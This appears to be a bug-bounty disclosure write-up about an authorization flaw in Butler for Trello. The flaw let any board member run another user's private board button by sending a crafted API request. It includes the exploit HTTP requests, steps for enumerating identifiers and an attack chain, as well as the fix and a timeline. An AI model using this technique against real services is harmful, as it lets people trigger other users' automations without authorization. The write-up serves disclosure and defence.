
TL;DR
Butler for Trello lets users create board buttons — one-click automation triggers that sit at the top of a board. These buttons have two sharing modes: Local (private to the creator) and Global (shared with the workspace via an explicit "Anyone in Workspace can enable this button" toggle).
The vulnerability: any board member can execute another user's Local (private) board button by sending a crafted POST request to app.butlerfortrello.com/api/powerup-run-command. The API does not verify that the requesting user is the button's owner. All identifiers needed to construct the request — the owner's user ID, the command ID, and the board ID — are visible to any board member through normal API responses.
This is especially interesting because Butler correctly enforces authorization on card buttons — attempting the same unauthorized execution on a card button returns 401/404. The inconsistency between card button and board button authorization proves the bug is a missing check, not a design decision.
Background — What is Butler?
Butler is Trello's built-in automation engine. If you've ever used Trello, you may have seen it — it lets you set up "if this, then that" rules to automate repetitive tasks.
Butler offers two types of clickable automation triggers:
- Board buttons — appear in the board header bar at the top. They perform board-level operations (e.g., "archive all cards in list X," "create a summary card," "sort cards by due date").
- Card buttons — appear on individual cards. They perform card-level operations (e.g., "move this card to the top of the list," "set due date to next Friday").
Butler is deeply integrated into Trello but runs on a separate backend — app.butlerfortrello.com — with its own API layer and its own authentication mechanism. This is a critical architectural detail: Butler's authorization checks are independent of Trello's core authorization layer.
Board Buttons vs Card Buttons
Both button types use the same API endpoint (/api/powerup-run-command) and the same request structure. The critical difference is in how they enforce permissions — which is what makes this finding so interesting.
| Property | Board Buttons | Card Buttons |
|---|---|---|
| Location | Board header bar | Individual card actions |
| Scope | Board-wide operations | Single-card operations |
| Sharing model | Local (private) or Global (shared) | Local (private) or Global (shared) |
| Unauthorized execution | Allowed (vulnerable) | Blocked (401/404) |
| API endpoint | /api/powerup-run-command |
/api/powerup-run-command |
Same API endpoint. Same request structure. Same authentication header. But different authorization outcomes. Card buttons check ownership; board buttons don't.
Local vs Global — The Sharing Model
When a user creates a board button in Butler, they choose a sharing mode:

- Local (default) — the button is private. Only the creator can see and execute it. Other board members don't see it in their board header. This is the setting shown in the screenshot above (checkbox unchecked).
- Global — the button is shared. The creator explicitly enables "Anyone in Workspace can enable this button", making it visible to all workspace members who can then add it to their own boards.
The security contract is clear: Local buttons are private. If a user creates a Local board button, only that user should be able to trigger it. Other board members shouldn't even know it exists (it doesn't appear in their UI), and they certainly shouldn't be able to execute it.
What the Owner Sees vs What Others See


To make this concrete, let me show you the difference between the owner's view and another board member's view:
Attack Surface Analysis
The attack surface emerges from three architectural properties of Butler:
1. Predictable Identifiers
Every Butler command has a cmd_id in the format {OwnerID}-{IncrementalID}. The owner's Trello user ID is the first component — it's the same ID visible in any Trello API response involving that user. The incremental ID is a simple counter (1, 2, 3...). This means the command ID structure is not a secret; it's derivable from publicly available information.
2. Visible Board Membership
Any board member can enumerate all other members of the board, including their Trello user IDs. The board_id is in the URL. The uid (user ID) of any member is in the API responses. Every parameter needed for the exploit request is already visible to any board member.
3. Separate Authentication Layer
Butler uses its own authentication header — X-Butler-Trello-Token — which is tied to the requesting user's Trello session. The critical question is: does Butler verify that the X-Butler-Trello-Token belongs to the same user as the cmd_id's owner? For board buttons, the answer is no.
Reconnaissance — Dissecting the API
Using Burp Suite as a proxy, I intercepted the request generated when a user clicks their own board button. The request goes to Butler's backend, not Trello's:
POST /api/powerup-run-command HTTP/1.1
Host: app.butlerfortrello.com
Content-Type: application/json
X-Butler-Trello-Token: <OWNER-TOKEN>
Origin: https://trello.com
Referer: https://trello.com/

{
  "cmd_id": "<OwnerUserID>-<IncrementalID>",
  "uid": "<OwnerUserID>",
  "board_id": "<BoardID>"
}
Let's break down every field so it's clear what each piece does:
| Field | What it is | Can any board member get this? |
|---|---|---|
cmd_id |
Unique ID for the automation command. Format: {uid}-{number} |
Yes — the uid is public, the number is guessable (1, 2, 3...) |
uid |
Trello user ID of the command owner | Yes — visible via GET /1/boards/{id}/members |
board_id |
The board where the command runs | Yes — it's in the board URL |
X-Butler-Trello-Token |
Butler authentication token | Each user has their own — the attacker uses their own token, not the owner's |
The key observation: the X-Butler-Trello-Token authenticates the requesting user, but the cmd_id and uid reference the command owner. The question is whether Butler checks that these match — does it verify that the person sending the request is the same person who created the command?
Exploitation — Triggering Someone Else's Private Button
Prerequisites
- Attacker: Any member of the target board (normal member, not admin)
- Victim: Board owner or another member who has created a Local (private) board button
- Target: The victim's Local board button (not shared, not visible to attacker in UI)
Obtaining the Required Parameters
The attacker needs four values. All are obtainable without any privilege escalation — just normal board member access:
1. Victim's User ID (uid) — obtainable by listing board members:
GET /1/boards/{boardId}/members HTTP/1.1
Host: trello.com
Cookie: <ATTACKER-COOKIES>

Response:
[
  {"id": "5f8a1b2c3d4e5f6a7b8c9d0e", "fullName": "Victim User", ...},
  {"id": "6a7b8c9d0e1f2a3b4c5d6e7f", "fullName": "Attacker", ...}
]
2. Command ID (cmd_id) — format is {VictimUserID}-{IncrementalID}. The incremental ID starts at small numbers and can be brute-forced trivially. A user's first board button will typically be 5f8a1b2c3d4e5f6a7b8c9d0e-1.
3. Board ID (board_id) — visible in the board URL.
4. Attacker's Butler Token (X-Butler-Trello-Token) — the attacker's own token, obtained by intercepting any Butler request from their own session.
The Exploit Request
POST /api/powerup-run-command HTTP/1.1
Host: app.butlerfortrello.com
Content-Type: application/json
X-Butler-Trello-Token: <ATTACKER-OWN-TOKEN>
Origin: https://trello.com
Referer: https://trello.com/

{
  "cmd_id": "5f8a1b2c3d4e5f6a7b8c9d0e-1",
  "uid": "5f8a1b2c3d4e5f6a7b8c9d0e",
  "board_id": "67602d9ba379b5827eb9c49c"
}
X-Butler-Trello-Token but with the victim's cmd_id and uid. The response is 200 OK with "success": true — the victim's private automation command executed successfully. The created card appears on the board as evidence.Two Attack Scenarios
Scenario 1: Revoked sharing
The victim initially shared a board button as Global. The attacker (or any workspace member) captured the cmd_id from a legitimate execution. The victim later disabled sharing, converting it back to Local. The attacker can still execute the command — the cmd_id hasn't changed, and Butler doesn't re-check sharing status at execution time.
Scenario 2: Constructed from scratch
The victim never shared the button. The attacker constructs the request entirely from information available to any board member: the victim's user ID (from the members API), a guessed incremental command ID, and the board ID (from the URL). No prior knowledge of the button is needed — the attacker can discover it purely by guessing.
The Inconsistency That Proves the Bug
To confirm this was a bug and not a design decision, I tested the same attack against card buttons. This comparison is the strongest evidence in the entire report.
First, let me show the card button setup — it mirrors the board button setup exactly:


Just like with board buttons, the card button is visible to the owner but hidden from other members:

Now here's the critical comparison. When the attacker sends the exact same type of exploit request for a card button:

/api/powerup-run-command with the victim's card button cmd_id and the attacker's own token. Butler correctly rejects the request with 401 Unauthorized. The ownership check works here.
POST /api/powerup-run-command HTTP/1.1
Host: app.butlerfortrello.com
Content-Type: application/json
X-Butler-Trello-Token: <ATTACKER-OWN-TOKEN>
Origin: https://trello.com

{
  "cmd_id": "5f8a1b2c3d4e5f6a7b8c9d0e-3",
  "uid": "5f8a1b2c3d4e5f6a7b8c9d0e",
  "card_id": "67602e1fa379b5827eb9c5a1",
  "board_id": "67602d9ba379b5827eb9c49c"
}

Response: 401 Unauthorized (or 404 Not Found)
Same endpoint. Same auth. Same parameter structure. Card buttons return 401 or 404. Board buttons return 200.
Full Attack Chain
1. Attacker is a normal member of a Trello board
   └── Victim has created Local (private) board buttons

2. Attacker enumerates board members
   └── GET /1/boards/{boardId}/members
   └── Obtains victim's user ID: 5f8a1b2c3d4e5f6a7b8c9d0e

3. Attacker constructs cmd_id
   └── Format: {VictimUserID}-{IncrementalID}
   └── Try: 5f8a1b2c3d4e5f6a7b8c9d0e-1, -2, -3, ...

4. Attacker obtains their own Butler token
   └── Intercept any Butler request from their own browser session
   └── Extract X-Butler-Trello-Token header value

5. Attacker sends: POST /api/powerup-run-command
   └── Host: app.butlerfortrello.com
   └── X-Butler-Trello-Token: {attacker's own token}
   └── Body: {"cmd_id": "{victim}-1", "uid": "{victim}", "board_id": "{board}"}

6. Butler executes the victim's private automation command
   └── Response: 200 OK with "success": true
   └── Command runs with the automation's configured actions
   └── Victim receives no notification of unauthorized execution

7. Comparison: same attack against card buttons
   └── Response: 401 Unauthorized — correctly blocked
   └── Proves the board button gap is a bug, not a design choice
Root Cause Analysis
The vulnerability exists because Butler's /api/powerup-run-command endpoint has two separate authorization code paths — one for card buttons and one for board buttons — and only the card button path includes ownership verification.
// POST /api/powerup-run-command
function runCommand(request) {
    // Step 1: Authenticate the requesting user
    const user = authenticateToken(request.headers["X-Butler-Trello-Token"]);
    if (!user) return 401;  // "Who are you?" — checked ✓

    // Step 2: Look up the command
    const command = getCommand(request.body.cmd_id);

    // Step 3: Authorization — DIFFERENT PATHS
    if (command.type === "card_button") {
        // Card buttons: ownership check ✓
        if (command.owner !== user.id && !command.isGlobal) {
            return 401; // "You're not the owner and it's not shared" — blocked ✓
        }
    }

    if (command.type === "board_button") {
        // Board buttons: NO ownership check ✗
        // Only checks: is user a member of the board?
        if (!isBoardMember(user.id, request.body.board_id)) {
            return 401;
        }
        // Missing: && (command.owner === user.id || command.isGlobal)
        // ↑ This check exists for card buttons but not board buttons
    }

    // Step 4: Execute
    return executeCommand(command); // 200 OK
}This is a classic broken object-level authorization (BOLA) vulnerability — also known as IDOR (Insecure Direct Object Reference). The API authenticates the user but doesn't authorize them for the specific resource (automation command) they're trying to access.
Impact
CVSS 3.0: AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N — 5.4 (Medium)
- Confidentiality: Low — attacker can trigger automation commands that may reveal board state
- Integrity: Low — attacker can trigger automation commands that modify board state (move cards, change labels, post comments, archive lists)
- Availability: None directly — though destructive automations could impact board usability
Attack scenarios by automation type:
- Data manipulation: If the victim's button moves all cards to a specific list or sorts cards — the attacker can trigger these board-wide changes at will, disrupting project workflows
- Information disclosure: If the victim's button generates a board summary and posts it as a comment — the attacker can trigger it to see information they might not otherwise have access to
- Privilege escalation chain: If the victim is a workspace admin and their button performs admin-level actions (modifying board settings, managing members), a normal member can effectively execute admin actions by proxy
- Revoked access persistence: If a button was temporarily shared and then un-shared, previous users retain execution ability — the revocation of sharing is not enforced
The core security contract violation: the "Local" sharing mode promises that only the creator can execute the button. This promise is broken at the API level, making the sharing model purely cosmetic for board buttons.
Remediation
Atlassian resolved this by extending the ownership verification from the card button code path to also cover board buttons. The fix ensures that /api/powerup-run-command checks both:
- Board membership: Is the requesting user a member of the board? (existing check)
- Command authorization: Is the requesting user the owner of the command, OR is the command marked as Global? (new check — was already enforced for card buttons)
Defensive pattern: When the same API endpoint handles multiple resource types (card buttons, board buttons), ensure authorization checks are applied uniformly across all types. A single endpoint with inconsistent authorization across resource types is a strong indicator of a missed check.
Timeline
- 2024-12-10 — Vulnerability discovered and reported via Bugcrowd
- 2024-12-10 — Triaged as P4 (Broken Access Control > IDOR)
- 2025-01-09 — Fix deployed, vulnerability resolved
- 2025-01-09 — $300 bounty awarded
- 2025-01-09 — Disclosure approved
Takeaways for Hunters
- Test authorization consistency across resource types. When a single API endpoint handles multiple resource types, test each type independently. If one type enforces authorization and another doesn't, you've found a bug. In this case, card buttons were protected but board buttons weren't — same endpoint, different outcomes.
- UI-only restrictions are not restrictions. If a button doesn't appear in your UI, that doesn't mean the API won't accept your request. Always test directly at the API level — the UI is a suggestion, not an enforcement boundary. Many developers assume "if users can't see it, they can't interact with it," but the API doesn't care about UI visibility.
- Third-party integrations have independent auth layers. Butler runs on
